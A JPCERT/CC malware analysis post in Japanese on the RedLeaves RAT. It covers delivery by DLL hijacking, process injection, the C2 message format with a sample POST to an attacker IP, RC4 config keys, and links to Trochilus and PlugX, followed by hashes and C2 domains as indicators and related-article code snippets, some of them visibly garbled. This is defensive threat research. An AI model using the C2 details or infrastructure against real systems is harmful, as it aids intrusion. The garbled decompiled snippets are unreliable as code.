

オープンソースのRATを改良したマルウェアRedLeaves(2017-04-03) - JPCERT/CC Eyes

By 朝長 秀誠 (Shusei Tomonaga)

Published: 2017-04-02 · Archived: 2026-04-05 15:39:40 UTC

- [RedLeaves](#)

オープンソースのRATを改良したマルウェアRedLeaves

JPCERT/CCでは2016年10月頃から、RedLeavesと呼ばれるマルウェアに感染したことによる情報漏えいなどの被害事例を複数確認しています。RedLeavesは2016年以降、新たに確認されるようになったマルウェアで、標的型攻撃メールで送信されています。

今回は、RedLeavesの詳細や分析の結果判明したRedLeavesとPlugXとの関連性、RedLeavesが作成されるベースとなったツールについて紹介します。

RedLeavesが動作するまでの流れ

RedLeavesが動作するまでの流れを、図1に示しています。




図 1 : RedLeavesが動作するまでの流れ

JPCERT/CCで確認している検体は、実行されると以下の3つのファイルを%TEMP%フォルダに作成し、正規アプリケーションを実行します。

- 正規アプリケーション (EXEファイル) : 同じフォルダに存在するDLLファイルを読み込む署名された実行ファイル
- ローダー (DLLファイル) : 正規ファイルにより読み込まれる不正なDLLファイル
- エンコードされたRedLeaves (DATAファイル) : ローダーに読み込まれるエンコードされたデータ

実行された正規アプリケーションは、DLL Hijacking (DLLプリローディング) によって同じフォルダ内に存在するローダーをロードします。DLL Hijackingについて詳しくは[1]を参照してください。

正規アプリケーションにロードされたローダーは、エンコードされたRedLeavesを読み込み、デコードし、実行します。実行されたRedLeavesは設定内容に応じてプロセス (Internet Explorer) を起動し、自身をインジェクションします。その後、RedLeavesはインジェクションされたプロセスの中で動作するようになります。以降では、インジェクションされたRedLeavesの詳細な挙動を解説します。

RedLeavesの挙動の詳細

RedLeavesは、特定のサイトとHTTPまたは独自プロトコルで通信を行い、受信した命令を実行するマルウェアです。図2はインジェクションされたRedLeavesのPEヘッダ部分です。“MZ”や“PE”などの文字列が“0xFF 0xFF”で削除されています。




図 2： インジェクションされたRedLeaves

インジェクションされたRedLeavesは、HTTP POSTリクエストまたは独自プロトコルでC&Cサーバに接続します。通信先や通信方式については、設定情報に含まれています。設定情報の詳細に関しては、Appendix Aをご覧ください。

以下は、HTTP POSTリクエストの例です。送信するデータのフォーマットについては、Appendix B表B-1、表B-2をご覧ください。

POST /YJck8Di/index.php

Connection: Keep-Alive

Accept: */*

Content-Length: 140

Host: 67.205.132.17:443

[データ]

データはRC4で暗号化 (キーは設定情報に含まれている) されており、以下のような内容が含まれています。

```
__msgid=23.__serial=0.clientid=A58D72524B51AA4DBBB70431BD3DBBE9
```

C&Cサーバから受信するデータには、コマンドなどが含まれており、受信したコマンドに応じて、以下の機能を実行します。(受信するデータについてはAppendix B表B-3をご覧ください)

- ファイル関連の操作
- 任意のシェルコマンド実行
- 通信方式の設定
- ドライブ情報の送信
- システム情報の送信
- ファイルアップロード・ダウンロード
- スクリーンキャプチャ
- プロキシ機能の実行

RedLeavesのベースとなったコード

以上のような機能を持つRedLeavesですが、分析した結果Github上で公開されているTrochilus[2]と呼ばれるRAT (Remote Administration Tool) のソースコードと類似する部分が多いことを確認しました。図3は、送受信するデータを処理するコードの一部です。Appendix B表B-3で記載した内容と同じデータを処理していることが分かります。



図 3 : Trochilusのソースコードの一部

RedLeavesは、一から作成されたわけではなくTrochilusのソースコードを改良して作成されたと考えられます。

PlugXとの関連性

JPCERT/CCで確認しているRedLeavesと、過去に特定の攻撃グループが使用していたPlugXを比較すると、一部の処理に類似のコード使われていることが分かりました。以下は、本体が3つのファイル (正規アプリケーション、ローダー、エンコードされたRedLeavesまたはPlugX) を作成する際の処理です。

図 4：ファイル作成処理の比較

さらに、ローダーがエンコードされたデータ（エンコードされたRedLeavesまたはPlugX）をデコードする処理も類似しています。

図 5：ファイルデコード処理の比較

また、上記の類似のコードを持つRedLeavesとPlugXの検体の中には同じ通信先を使用するものが存在することを確認しています。このことから、RedLeavesを使用している攻撃グループは、RedLeavesを使用する以前はPlugXを使って攻撃を行っていたと考えられます。

おわりに

RedLeavesは、2016年から確認されるようになった新しいマルウェアです。現在も標的型攻撃メールとして送信されており、今後もRedLeavesを悪用した攻撃は続く可能性があるため、注意が必要です。今回解説した検体のハッシュ値に関しては、Appendix Cに記載しています。また、これまでJPCERT/CCで確認しているRedLeavesの通信先の一部はAppendix Dに記載していますので、このような通信先にアクセスしている端末がないかご確認ください。

分析センター 朝長 秀誠

参考情報

[1] JPCERT/CC分析センターだより: 巧妙化するDLL hijacking ~ CVE2011-1991を悪用する攻撃 ~(2013-01-31)

<https://blogs.jpcert.or.jp/ja/2013/01/vol1.html>

[2] Trochilus: A fast&free windows remote administration Tool

<https://github.com/5loyd/trochilus>

Appendix A 設定情報

表 A: 設定情報の一覧

オフセット	説明	備考
0x000	通信先1	
0x040	通信先2	
0x080	通信先3	
0x0C0	ポート番号	
0x1D0	通信モード	1=TCP, 2=HTTP, 3=HTTPS, 4=TCP and HTTP
0x1E4	ID	
0x500	Mutex	
0x726	インジェクションプロセス	
0x82A	RC4キー	通信の暗号化に使用

RC4キーの例

- Lucky123
- problems
- 20161213
- john1234
- minasawa

Appendix B 送受信データの内容

表 B-1: HTTP POSTリクエストで送信されるデータフォーマット

オフセット	長さ	内容
0x00	4	RC4暗号化されたデータ長 (RC4キーの先頭の4バイトでXOR)
0x04	4	Server id (RC4キーの先頭の4バイトでXOR)
0x08	4	固定値
0x0C	-	RC4暗号化されたデータ

表 B-2: 独自プロトコルで送信されるデータフォーマット

オフセット	長さ	内容
0x00	4	ランダムな数値
0x04	4	固定値
0x08	4	長さ
0x0C	4	RC4暗号化されたデータ長 (RC4キーの先頭の4バイトでXOR)
0x10	4	Server id (RC4キーの先頭の4バイトでXOR)
0x14	4	固定値
0x18	-	RC4暗号化されたデータ

表 B-3: 受信データに含まれる内容

文字列	種類	内容
__msgid	数値	コマンド
__serial	数値	
__upt	true など	コマンドをスレッド実行するか
__data	データ	コマンドパラメータなど

Appendix C 検体のSHA-256ハッシュ値

RedLeaves


• 5262cb9791df50fafcb2fbd5f93226050b51efe400c2924eecba97b7ce437481

PlugX

• fcccc611730474775ff1cfd4c60481deef586f01191348b07d7a143d174a07b0

Appendix D 通信先一覧

- mailowl.jkub.com
- windowsupdates.itemdb.com
- microsoftstores.itemdb.com
- 67.205.132.17
- 144.168.45.116



[朝長 秀誠 \(Shusei Tomonaga\)](#)

外資系ITベンダーでのセキュリティ監視・分析業務を経て、2012年12月から現職。現在は、マルウェア分析・フォレンジック調査に従事。主に、標的型攻撃に関するインシデント分析を行っている。CODE BLUE、BsidestLV、BlackHat USA Arsenal、Botconf、PacSec、FIRSTなどで講演。JSACオーガナイザー。

関連記事



[JSAC2026 開催レポート～DAY 2～](#)

```
00401000: *key = 0x027C7080;
00401004: *key[4] = 0x015010C2;
00401008: *key[8] = 0x0d472834;
0040100c: *key[12] = 0x00007000;
00401010: *key[16] = 0x1374421;
00401014: *key[20] = 0x44803668;
00401018: *key[24] = 0x00700120;
0040101c: *key[28] = 0x00000007;
00401020: v4 = m_ret_arg1offft0x350(a1 + 3);
00401024: if ( !((v3 = <CryptAcquireContext>)(a1, 0, "Microsoft Enhanced RSA and AES Cryptographic Provider", 0x10, 0xF0000000)) )
00401028:     return 0;
0040102c: v3 = m_ret_arg1offft0x350(a1 + 3);
00401030: *handLeashob = a1 + 3;
00401034: if ( !((v3 = <CryptCreateHash>)(*a1, 0x0000, 0, 0, a1 + 3)) )
00401038:     goto LABEL_0;
0040103c: LABEL_0:
00401040: if ( !v4 )
00401044:     return 0;
00401048: v6 = m_ret_arg1offft0x350(a1 + 3);
0040104c: (v6 = <CryptReleaseContext>)(*a1, 0);
00401050: return 0;
00401054: if ( !<CryptHashData>(*handLeashob, key, 16u, 0) )
00401058: {} (v8 = m_ret_arg1offft0x350(a1 + 3));
0040105c: *v8 = a1 + 3;
00401060: (v8 = <CryptDeriveKey>(*a1, 0x0000, *handLeashob, 0x000000, a1 + 3)) // CBC_AES_128
00401064: {} ( *handLeashob )
00401068: v9 = m_ret_arg1offft0x350(a1 + 3);
0040106c: (v9 = <CryptDestroyHash>)(*handLeashob);
00401070: goto LABEL_0;
00401074: v10 = m_ret_arg1offft0x350(a1 + 3);
00401078: (v10 = <CryptSetKeyParam>(*v9, 3, 0x0000, 0); // SP_PADDING = PADDING
0040107c: *v11 = m_ret_arg1offft0x350(a1 + 3);
00401080: (v11 = <CryptSetKeyParam>(*v9, 1, 1v, 0); // DV = parameter
00401084: *v12 = m_ret_arg1offft0x350(a1 + 3);
00401088: (v12 = <CryptSetKeyParam>(*v9, 0, 0x0000, 0); // SP_MODE = CBC
0040108c: return *v9;
```

攻撃グループAPT-C-60による攻撃のアップデート

```

python parse_crossc2beacon_config.py beacon.bin
[+] Decoded Config Data
Offset 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Encode to ASCII
000000 29 01 00 00 7f 00 00 01 b3 15 00 00 09 00 00 00 ).....
000010 31 32 37 2e 30 2e 30 2e 31 00 00 00 0c 01 00 127.0.0.1.....
000020 00 2d 2d 2d 2d 2d 42 45 47 49 4e 20 50 55 42 4c .----BEGIN.PUBL
000030 49 43 20 4b 45 59 2d 2d 2d 2d 2d 0a 4d 49 47 66 IC.KEY----.MIGF
000040 4d 41 30 47 43 53 71 47 53 49 62 33 44 51 45 42 MA0GCSqGS1b3DQEB
000050 41 51 55 41 41 34 47 4e 41 44 43 42 69 51 4b 42 AQUAAAGNADCB1QKB
000060 67 51 43 4e 53 33 38 6c 48 50 32 56 33 4a 44 34 gQCNS381HP2V3JD4
000070 47 54 39 55 63 61 4c 68 41 6b 70 4d 64 51 41 47 GT9UcalhAkpM4QAG
000080 52 6e 36 4e 77 36 52 48 6e 56 35 54 2f 69 48 4a Rn6Nw6RHhVST/1H3
000090 2b 7a 48 4c 48 38 32 71 37 58 4b 6d 6f 2b 72 55 +2LH82q7Xkmo+U
0000A0 2b 49 7a 59 70 58 6e 57 55 37 70 4d 73 69 53 64 +IzYpXnMU7pMs15d
0000B0 71 2b 63 52 78 4d 6f 54 4c 6d 68 4e 6f 71 32 55 q+cRkMoTLmhNoq2U
0000C0 54 57 4b 39 6f 39 52 6f 64 63 5a 74 5a 58 73 6b TWK9o9R0dcZtZxsk
0000D0 62 4d 37 54 7a 4b 37 55 5a 6a 79 61 70 54 49 4a bM7TzK7UZjyapTIJ
0000E0 66 63 71 36 42 57 4d 64 73 4d 78 36 67 48 34 4f fcq6BwMdsMx6gH4O
0000F0 73 6c 42 2f 35 77 6e 63 33 77 51 78 55 62 4f 61 s1B/Swnc3wQxU0a
000100 71 45 6f 6b 4b 6f 72 5a 77 6d 68 55 33 77 49 44 qEokKorZwmhU3wID
000110 41 51 41 42 0a 2d 2d 2d 2d 45 4e 44 20 50 55 AQAB.----END.PU
000120 42 4c 49 43 20 4b 45 59 2d 2d 2d 2d 41 41 41 BLIC.KEY----AAA
000130 10 10 10 10 10 10 10 10 10 10 10 10 10 10 10 .....
[+] Config Data
C2: 127.0.0.1:5555
PUBLICKEY: ----BEGIN PUBLIC KEY----
MIGfMA0GCSqGS1b3DQEBAQUAA4GNADCB1QKBgQCNS381HP2V3JD4GT9UcalhAkpM4QAGRn6Nw6
RHhVST/1H3+2LH82q7Xkmo+U+IzYpXnMU7pMs15dq+cRkMoTLmhNoq2UTWk9o9R0dcZtZxsk
bM7TzK7UZjyapTIJfcq6BwMdsMx6gH4Os1B/Swnc3wQxU0aEqEokKorZwmhU3wIDAQAB
-----END PUBLIC KEY-----

```

Cobalt Strike Beaconの機能をクロスプラットフォームへと拡張するツール「CrossC2」を使った攻撃

```

* 0F 0E 05 0C 00 04 00 movsx eax, cs:num7
* 06 0F 04 C8 movd xmm1, eax
* 73 0F 04 C9 cvtdq2pd xmm1, xmm1
* 0F 0E 05 0C 0A 04 00 movsx eax, cs:num3
* 06 0F 04 C8 movd xmm0, eax
* 73 0F 04 C9 cvtdq2pd xmm0, xmm0
* 72 0F 38 08 addsd xmm0, xmm0
* 72 0F 59 CA subsd xmm1, xmm0
* 72 0F 59 CA mulsd xmm1, xmm2
* 72 0F 11 40 00 movsd [rbp+1410h+qkPrev], xmm1
* 18 05 C8 FF FF call ret2
* 44 0F 04 C8 movsx r0d, al
* 18 05 C8 FF FF call ret0
* 0F 0E C8 movsx ecx, al
* 44 0F 04 C9 imul r0d, ecx
* 18 05 C8 FF FF call ret7
* 0F 0E C8 movsx eax, al
* 41 03 C1 add eax, r0d
* 0F 0E 0D 0F 0A 04 00 movsx ecx, cs:num9
* 03 C1 add eax, ecx
* 0F 0E 0D 0F 0A 04 00 movsx ecx, cs:num8
* 13 02 xor edx, ecx
* 77 F1 div ecx
* 0F 0E 0D 07 0A 04 00 movsx ecx, cs:num1
* 30 C1 cmp eax, ecx
* 74 30 jr short loc_7FF85B1895C0
* 18 05 C8 FF FF call ret3
* 0F 0E D0 movsx edx, al
* 0F 0E 0D 0C 00 04 00 movsx ecx, cs:num0
* 0F 0F 04 D0 imul edx, eax
* 44 0D 04 52 lea r0d, [rdi+rdx*2]
* 45 03 C9 add r0d, r0d
* 18 05 C8 FF FF call ret9
* 0F 0E C8 movsx ecx, al
* 44 28 C1 sub r0d, ecx
* 18 72 C8 FF FF call ret6
* 0F 0E C8 movsx ecx, al
* 44 03 C1 add r0d, ecx
* 0F 0E 0D 0A 04 00 movsx ecx, cs:num3
* 41 03 C8 add ecx, r0d

```

Ivanti Connect Secureの脆弱性を起点とした侵害で確認されたマルウェア

```

__int64 __fastcall mal_decode(__int64 encbuf, int bufsize)
{
    __int64 j_1; // rax
    int i; // [rsp+18h] [rbp-Ch]

    if ( encbuf )
    {
        for ( i = 0; ; ++i )
        {
            j_1 = (unsigned int)i;
            if ( i >= bufsize )
                break;
            *(_BYTE *)(encbuf + i) ^= Key1to7[i % 7];
        }
    }
    return j_1;
}

```

[Ivanti Connect Secureに設置されたマルウェアDslogdRAT](#)

Source: <https://www.jpCERT.or.jp/magazine/acreport-redleaves.html>